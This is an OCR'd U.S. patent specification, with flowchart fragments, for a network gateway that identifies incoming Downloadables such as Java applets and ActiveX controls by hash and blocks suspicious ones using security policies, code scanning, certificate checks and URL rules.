

606
Start
650
Security policy defined for User-ID and Downloadable?
No
Yes
Fetch the generic security policy for User ID
652
654
Fetch the policy for User ID and Downloadable
End

FIG. 6B



655
Start
Receive Results from First Comparator, ACL Comparator, Certificate Comparator and URL Comparator
660
Compare Results with Security Policies
662
Security Policies Confirm Pass?
664
No
Yes
Pass Downloadable
666
Stop Downloadable
670
Send Substitute Downloadble to Inform The User
672
Record Findings
668
End

FIG. 6C



628
Start
705
Disassemble the Machine Code
710
Resolve a Respective Command in The Code
715
Is The Resolved Command Suspect?
No
Yes
720
Decode and Register The Command and The Command Parameters as DSP Data
725
Done?
No
Yes
End

FIG. 7



800
Start
810
Receive a Downloadable
820
Fetch Downloadable Components
830
Include Fetched Components in The Downloadable
840
Perform a Hashing Function on the Downloadable to Generate a Downloadable ID
850
Store the Downloadable ID
End

FIG. 8

SYSTEM AND METHOD FOR PROTECTING A COMPUTER AND A NETWORK FROM HOSTILE DOWNLOADABLES

INCORPORATION BY REFERENCE TO RELATED APPLICATION

This application hereby incorporates by reference related U.S. patent application Ser. No. 08/790,097, entitled "System and Method for Protecting a Client from Hostile Downloadables," filed on Jan. 29, 1997, by inventor Shlomo Touboul.

PRIORITY REFERENCE TO PROVISIONAL APPLICATION

This application claims benefit of and hereby incorporates by reference provisional application Ser. No. 60/030,639, entitled "System and Method for Protecting a Computer from Hostile Downloadables," filed on Nov. 8, 1996, by inventor Shlomo Touboul.

BACKGROUND OF THE INVENTION

1. Field of the Invention

This invention relates generally to computer networks, and more particularly provides a system and method for protecting a computer and a network from hostile Downloadables.

2. Description of the Background Art

The Internet is currently a collection of over 100,000 individual computer networks owned by governments, universities, nonprofit groups and companies, and is expanding at an accelerating rate. Because the Internet is public, the Internet has become a major source of many system damaging and system fatal application programs, commonly referred to as "viruses."

Accordingly, programmers continue to design computer and computer network security systems for blocking these viruses from attacking both individual and network computers. On the most part, these security systems have been relatively successful. However, these security systems are not configured to recognize computer viruses which have been attached to or configured as Downloadable application programs, commonly referred to as "Downloadables." A Downloadable is an executable application program, which is downloaded from a source computer and run on the destination computer. Downloadable is typically requested by an ongoing process such as by an Internet browser or web engine. Examples of Downloadables include Java™ applets designed for use in the Java™ distributing environment developed by Sun Microsystems, Inc., JavaScript scripts also developed by Sun Microsystems, Inc., ActiveX™ controls designed for use in the ActiveX™ distributing environment developed by the Microsoft Corporation, and Visual Basic also developed by the Microsoft Corporation. Therefore, a system and method are needed to protect a network from hostile Downloadables.

SUMMARY OF THE INVENTION

The present invention provides a system for protecting a network from suspicious Downloadables. The system comprises a security policy, an interface for receiving a Downloadable, and a comparator, coupled to the interface, for applying the security policy to the Downloadable to determine if the security policy has been violated. The Downloadable may include a Java™ applet, an ActiveX™ control, a JavaScript™ script, or a Visual Basic script. The security policy may include a default security policy to be applied regardless of the client to whom the Downloadable is addressed, a specific security policy to be applied based on the client or the group to which the client belongs, or a specific policy to be applied based on the client/group and on the particular Downloadable received. The system uses an ID generator to compute a Downloadable ID identifying the Downloadable, preferably, by fetching all components of the Downloadable and performing a hashing function on the Downloadable including the fetched components.

Further, the security policy may indicate several tests to perform, including (1) a comparison with known hostile and non-hostile Downloadables; (2) a comparison with Downloadables to be blocked or allowed per administrative override; (3) a comparison of the Downloadable security profile data against access control lists; (4) a comparison of a certificate embodied in the Downloadable against trusted certificates; and (5) a comparison of the URL from which the Downloadable originated against trusted and untrusted URLs. Based on these tests, a logical engine can determine whether to allow or block the Downloadable.

The present invention further provides a method for protecting a computer from suspicious Downloadables. The method comprises the steps of receiving a Downloadable, comparing the Downloadable against a security policy to determine if the security policy has been violated, and discarding the Downloadable if the security policy has been violated.

It will be appreciated that the system and method of the present invention may provide computer protection from known hostile Downloadables. The system and method of the present invention may identify Downloadables that perform operations deemed suspicious. The system and method of the present invention may examine the Downloadable code to determine whether the code contains any suspicious operations, and thus may allow or block the Downloadable accordingly.

BRIEF DESCRIPTION OF THE DRAWINGS

FIG. **1** is a block diagram illustrating a network system, in accordance with the present invention;

FIG. **2** is a block diagram illustrating details of the internal network security system of FIG. **1**;

FIG. **3** is a block diagram illustrating details of the security program and the security database of FIG. **2**;

FIG. **4** is a block diagram illustrating details of the security policies of FIG. **3**;

FIG. **5** is a block diagram illustrating details of the security management console of FIG. **1**;

FIG. **6**A is a flowchart illustrating a method of examining for suspicious Downloadables, in accordance with the present invention;

FIG. **6**B is a flowchart illustrating details of the step for finding the appropriate security policy of FIG. **6**A;

FIG. **6**C is a flowchart illustrating a method for determining whether an incoming Downloadable is to be deemed suspicious;

FIG. **7** is a flowchart illustrating details of the FIG. **6** step of decomposing a Downloadable; and

FIG. **8** is a flowchart illustrating a method **800** for generating a Downloadable ID for identifying a Downloadable.

DETAILED DESCRIPTION OF THE PREFERRED EMBODIMENT

FIG. **1** is a block diagram illustrating a network system **100**, in accordance with the present invention. The network

system **100** includes an external computer network **105**, such as the Wide Area Network (WAN) commonly referred to as the Internet, coupled via a communications channel **125** to an internal network security system **110**. The network system **100** further includes an internal computer network **115**, such as a corporate Local Area Network (LAN), coupled via a communications channel **130** to the internal network computer system **110** and coupled via a communications channel **135** to a security management console **120**.

The internal network security system **110** examines Downloadables received from external computer network **105**, and prevents Downloadables deemed suspicious from reaching the internal computer network **115**. It will be further appreciated that a Downloadable is deemed suspicious if it performs or may perform any undesirable operation, or if it threatens or may threaten the integrity of an internal computer network **115** component. It is to be understood that the term "suspicious" includes hostile, potentially hostile, undesirable, potentially undesirable, etc. Security management console **120** enables viewing, modification and configuration of the internal network security system **110**.

FIG. **2** is a block diagram illustrating details of the internal network security system **110**, which includes a Central Processing Unit (CPU) **205**, such as an Intel Pentium® microprocessor or a Motorola Power PC® microprocessor, coupled to a signal bus **220**. The internal network security system **110** further includes an external communications interface **210** coupled between the communications channel **125** and the signal bus **220** for receiving Downloadables from external computer network **105**, and an internal communications interface **225** coupled between the signal bus **220** and the communications channel **130** for forwarding Downloadables not deemed suspicious to the internal computer network **115**. The external communications interface **210** and the internal communications interface **225** may be functional components of an integral communications interface (not shown) for both receiving Downloadables from the external computer network **105** and forwarding Downloadables to the internal computer network **115**.

Internal network security system **110** further includes Input/Output (I/O) interfaces **215** (such as a keyboard, mouse and Cathode Ray Tube (CRT) display), a data storage device **230** such as a magnetic disk, and a Random-Access Memory (RAM) **235**, each coupled to the signal bus **220**. The data storage device **230** stores a security database **240**, which includes security information for determining whether a received Downloadable is to be deemed suspicious. The data storage device **230** further stores a users list **260** identifying the users within the internal computer network **115** who may receive Downloadables, and an event log **245** which includes determination results for each Downloadable examined and runtime indications of the internal network security system **110**. An operating system **250** controls processing by CPU **205**, and is typically stored in data storage device **230** and loaded into RAM **235** (as illustrated) for execution. A security program **255** controls examination of incoming Downloadables, and also may be stored in data storage device **230** and loaded into RAM **235** (as illustrated) for execution by CPU **205**.

FIG. **3** is a block diagram illustrating details of the security program **255** and the security database **240**. The security program **255** includes an ID generator **315**, a policy finder **317** coupled to the ID generator **315**, and a first comparator **320** coupled to the policy finder **317**. The first comparator **320** is coupled to a logical engine **333** via four separate paths, namely, via Path 1, via Path 2, via Path 3 and via Path 4. Path 1 includes a direct connection from the first comparator **320** to the logical engine **333**. Path 2 includes a code scanner coupled to the first comparator **320**, and an Access Control List (ACL) comparator **330** coupling the code scanner **325** to the logical engine **333**. Path 3 includes a certificate scanner **340** coupled to the first comparator **320**, and a certificate comparator **345** coupling the certificate scanner **340** to the logical engine **333**. Path 4 includes a Uniform Resource Locator (URL) comparator **350** coupling the first comparator **320** to the logical engine **3330**. A record-keeping engine **335** is coupled between the logical engine **333** and the event log **245**.

The security program **255** operates in conjunction with the security database **240**, which includes security policies **305**, known Downloadables **307**, known Certificates **309** and Downloadable Security Profile (DSP) data **310** corresponding to the known Downloadables **307**. Security policies **305** includes policies specific to particular users **260** and default (or generic) policies for determining whether to allow or block an incoming Downloadable. These security policies **305** may identify specific Downloadables to block, specific Downloadables to allow, or necessary criteria for allowing an unknown Downloadable. Referring to FIG. **4**, security policies **305** include policy selectors **405**, access control lists **410**, trusted certificate lists **415**, URL rule bases **420**, and lists **425** of Downloadables to allow or to block per administrative override.

Known Downloadables **307** include lists of Downloadables which Original Equipment Manufacturers (OEMs) know to be hostile, of Downloadables which OEMs know to be non-hostile, and of Downloadables previously received by this security program **255**. DSP data **310** includes the list of all potentially hostile or suspicious computer operations that may be attempted by each known Downloadable **307**, and may also include the respective arguments of these operations. An identified argument of an operation is referred to as "resolved." An unidentified argument is referred to as "unresolved." DSP data **310** is described below with reference to the code scanner **325**.

The ID generator **315** receives a Downloadable (including the URL from which it came and the userID of the intended recipient) from the external computer network **105** via the external communications interface **210**, and generates a Downloadable ID for identifying each Downloadable. The Downloadable ID preferably includes a digital hash of the complete Downloadable code. The ID generator **315** preferably prefetches all components embodied in or identified by the code for Downloadable ID generation. For example, the ID generator **315** may prefetch all classes embodied in or identified by the Java™ applet bytecode to generate the Downloadable ID. Similarly, the ID generator **315** may retrieve all components listed in the .INF file for an ActiveX™ control to compute a Downloadable ID. Accordingly, the Downloadable ID for the Downloadable will be the same each time the ID generator **315** receives the same Downloadable. The ID generator **315** adds the generated Downloadable ID to the list of known Downloadables **307** (if it is not already listed). The ID generator **315** then forwards the Downloadable and Downloadable ID to the policy finder **317**.

The policy finder **317** uses the userID of the intended user and the Downloadable ID to select the specific security policy **305** that shall be applied on the received Downloadable. If there is a specific policy **305** that was defined for the user (or for one of its super groups) and the Downloadable, then the policy is selected. Otherwise the generic policy **305**

that was defined for the user (or for one of its super groups) is selected. The policy finder **317** then sends the policy to the first comparator **320**.

The first comparator **320** receives the Downloadable, the Downloadable ID and the security policy **305** from the policy finder **317**. The first comparator **320** examines the security policy **305** to determine which steps are needed for allowing the Downloadable. For example, the security policy **305** may indicate that, in order to allow this Downloadable, it must pass all four paths, Path 1, Path 2, Path 3 and Path 4. Alternatively, the security policy **305** may indicate that to allow the Downloadable, it must pass only one of the paths. The first comparator **320** responds by forwarding the proper information to the paths identified by the security policy **305**.

Path 1

In path 1, the first comparator **320** checks the policy selector **405** of the security policy **305** that was received from the policy finder **317**. If the policy selector **405** is either "Allowed" or "Blocked," then the first comparator **320** forwards this result directly to the logical engine **333**. Otherwise, the first comparator **320** invokes the comparisons in path 2 and/or path 3 and/or path 4 based on the contents of policy selector **405**. It will be appreciated that the first comparator **320** itself compares the Downloadable ID against the lists of Downloadables to allow or block per administrative override **425**. That is, the system security administrator can define specific Downloadables as "Allowed" or "Blocked."

Alternatively, the logical engine **333** may receive the results of each of the paths and based on the policy selector **405** may institute the final determination whether to allow or block the Downloadable. The first comparator **320** informs the logical engine **333** of the results of its comparison.

Path 2

In path 2, the first comparator **320** delivers the Downloadable, the Downloadable ID and the security policy **305** to the code scanner **325**. If the DSP data **310** of the received Downloadable is known, the code scanner **325** retrieves and forwards the information to the ACL comparator **330**. Otherwise, the code scanner **325** resolves the DSP data **310**. That is, the code scanner **325** uses conventional parsing techniques to decompose the code (including all prefetched components) of the Downloadable into the DSP data **310**. DSP data **310** includes the list of all potentially hostile or suspicious computer operations that may be attempted by a specific Downloadable **307**, and may also include the respective arguments of these operations. For example, DSP data **310** may include a READ from a specific file, a SEND to an unresolved host, etc. The code scanner **325** may generate the DSP data **310** as a list of all operations in the Downloadable code which could ever be deemed potentially hostile and a list of all files to be accessed by the Downloadable code. It will be appreciated that the code scanner **325** may search the code for any pattern, which is undesirable or suggests that the code was written by a hacker.

An Example List of Operations Deemed Potentially Hostile

File operations: READ a file, WRITE a file;

Network operations: LISTEN on a socket, CONNECT to a socket, SEND data, RECEIVE data, VIEW INTRANET;

Registry operations: READ a registry item, WRITE a registry item;

Operating system operations: EXIT WINDOWS, EXIT BROWSER, START PROCESS/THREAD, KILL PROCESS/THREAD, CHANGE PROCESS/THREAD PRIORITY, DYNAMICALLY LOAD A CLASS/LIBRARY, etc.; and

Resource usage thresholds: memory, CPU, graphics, etc.

In the preferred embodiment, the code scanner **325** performs a full-content inspection. However, for improved speed but reduced security, the code scanner **325** may examine only a portion of the Downloadable such as the Downloadable header. The code scanner **325** then stores the DSP data into DSP data **310** (corresponding to its Downloadable ID), and sends the Downloadable, the DSP data to the ACL comparator **330** for comparison with the security policy **305**.

The ACL comparator **330** receives the Downloadable, the corresponding DSP data and the security policy **305** from the code scanner **325**, and compares the DSP data against the security policy **305**. That is, the ACL comparator **330** compares the DSP data of the received Downloadable against the access control lists **410** in the received security policy **305**. The access control list **410** contains criteria indicating whether to pass or fail the Downloadable. For example, an access control list may indicate that the Downloadable fails if the DSP data includes a WRITE command to a system file. The ACL comparator **330** sends its results to the logical engine **333**.

Path 3

In path 3, the certificate scanner **340** determines whether the received Downloadable was signed by a certificate authority, such as VeriSign, Inc., and scans for a certificate embodied in the Downloadable. The certificate scanner **340** forwards the found certificate to the certificate comparator **345**. The certificate comparator **345** retrieves known certificates **309** that were deemed trustworthy by the security administrator and compares the found certificate with the known certificates **309** to determine whether the Downloadable was signed by a trusted certificate. The certificate comparator **345** sends the results to the logical engine **333**.

Path 4

In path 4, the URL comparator **350** examines the URL identifying the source of the Downloadable against URLs stored in the URL rule base **420** to determine whether the Downloadable comes from a trusted source. Based on the security policy **305**, the URL comparator **350** may deem the Downloadable suspicious if the Downloadable comes from an untrustworthy source or if the Downloadable did not come from a trusted source. For example, if the Downloadable comes from a known hacker, then the Downloadable may be deemed suspicious and presumed hostile. The URL comparator **350** sends its results to the logical engine **333**.

The logical engine **333** examines the results of each of the paths and the policy selector **405** in the security policy **305** to determine whether to allow or block the Downloadable. The policy selector **405** includes a logical expression of the results received from each of the paths. For example, the logical engine **333** may block a Downloadable if it fails any one of the paths, i.e., if the Downloadable is known hostile (Path 1), if the Downloadable may request suspicious operations (Path 2), if the Downloadable was not signed by a trusted certificate authority (Path 3), or if the Downloadable came from an untrustworthy source (Path 4). The logical engine **333** may apply other logical expressions according to the policy selector **405** embodied in the security policy **305**. If the policy selector **405** indicates that the Downloadable may pass, then the logical engine **333** passes the Downloadable to its intended recipient. Otherwise, if the policy selector **405** indicates that the Downloadable should be blocked, then the logical engine **333** forwards a non-hostile Downloadable to the intended recipient to inform the user

that internal network security system **110** discarded the original Downloadable. Further, the logical engine **333** forwards a status report to the record-keeping engine **335**, which stores the reports in event log **245** in the data storage device **230** for subsequent review, for example, by the MIS director.

FIG. **5** is a block diagram illustrating details of the security management console **120**, which includes a security policy editor **505** coupled to the communications channel **135**, an event log analysis engine **510** coupled between communications channel **135** and a user notification engine **515**, and a Downloadable database review engine **520** coupled to the communications channel **135**. The security management console **120** further includes computer components similar to the computer components illustrated in FIG. **2**.

The security policy editor **505** uses an I/O interface similar to I/O interface **215** for enabling authorized user modification of the security policies **305**. That is, the security policy editor **505** enables the authorized user to modify specific security policies **305** corresponding to the users **260**, the default or generic security policy **305**, the Downloadables to block per administrative override, the Downloadables to allow per administrative override, the trusted certificate lists **415**, the policy selectors **405**, the access control lists **410**, the URLs in the URL rule bases **420**, etc. For example, if the authorized user learns of a new hostile Downloadable, then the user can add the Downloadable to the Downloadables to block per system override.

The event log analysis engine **510** examines the status reports contained in the event log **245** stored in the data storage device **230**. The event log analysis engine **510** determines whether notification of the user (e.g., the security system manager or MIS director) is warranted. For example, the event log analysis engine **510** may warrant user notification whenever ten (10) suspicious Downloadables have been discarded by internal network security system **110** within a thirty (30) minute period, thereby flagging a potential imminent security threat. Accordingly, the event log analysis engine **510** instructs the user notification engine **515** to inform the user. The user notification engine **515** may send an e-mail via internal communications interface **220** or via external communications interface **210** to the user, or may display a message on the user's display device (not shown).

FIG. **6**A is a flowchart illustrating a method **600** for protecting an internal computer network **115** from suspicious Downloadables. Method **600** begins with the ID generator **315** in step **602** receiving a Downloadable. The ID generator **315** in step **604** generates a Downloadable ID identifying the received Downloadable, preferably, by generating a digital hash of the Downloadable code (including prefetched components). The policy finder **317** in step **606** finds the appropriate security policy **305** corresponding to the userID specifying intended recipient (or the group to which the intended recipient belongs) and the Downloadable. The selected security policy **305** may be the default security policy **305**. Step **606** is described in greater detail below with reference to FIG. **6**B.

The first comparator **320** in step **608** examines the lists of Downloadables to allow or to block per administrative override **425** against the Downloadable ID of the incoming Downloadable to determine whether to allow the Downloadable automatically. If so, then in step **612** the first comparator **320** sends the results to the logical engine **333**. If not, then the method **600** proceeds to step **610**. In step **610**, the first comparator **620** examines the lists of Downloadables to block per administrative override **425** against the Downloadable ID of the incoming Downloadable for determining whether to block the Downloadable automatically. If so, then the first comparator **420** in step **612** sends the results to the logical engine **333**. Otherwise, method **600** proceeds to step **614**.

In step **614**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path 4. If not, then method **600** jumps to step **618**. If so, then the URL comparator **350** in step **616** compares the URL embodied in the incoming Downloadable against the URLs of the URL rules bases **420**, and then method **600** proceeds to step **618**.

